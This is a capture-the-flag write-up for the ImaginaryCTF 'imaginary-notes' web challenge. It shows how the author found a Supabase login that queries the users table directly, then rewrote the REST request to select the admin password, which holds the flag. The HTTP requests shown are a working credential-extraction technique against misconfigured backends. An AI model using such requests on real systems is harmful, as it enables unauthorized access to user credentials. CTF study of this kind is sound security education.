
I made a new note taking app using Supabase! Its so secure, I put my flag as the password to the “admin” account. I even put my anonymous key somewhere in the site. The password database is called, “users”.
http://imaginary-notes.chal.imaginaryctf.org
attachments: N/A
Loading up the webpage, we are shown a login page that takes in a username and password.

Seeing this, my first reaction was attempting to login with the username admin and password
password and look at the network requests made. One network request in particular caught my eye.
GET /rest/v1/users?select=*&username=eq.admin&password=eq.password HTTP/2
Host: dpyxnwiuwzahkxuxrojp.supabase.co
It seems that this request directly fetches a user from the backend that match the username and password in the query parameters. The request also suspiciously resembles a SQL statement that would look like this:
SELECT *
FROM users
WHERE username = eq.admin
  AND password = eq.password;
Once I saw this, I fiddled around with this endpoint for a bit until I came up with the request below:
GET /rest/v1/users?select=password&username=eq.admin HTTP/2
Host: dpyxnwiuwzahkxuxrojp.supabase.co
{
  "password": "ictf{why_d1d_1_g1v3_u_my_@p1_k3y???}"
}
Sending this request allowed me to retrieve the password of the admin account and retrieve the flag, as shown from the response.
flag: ictf{why_d1d_1_g1v3_u_my_@p1_k3y???}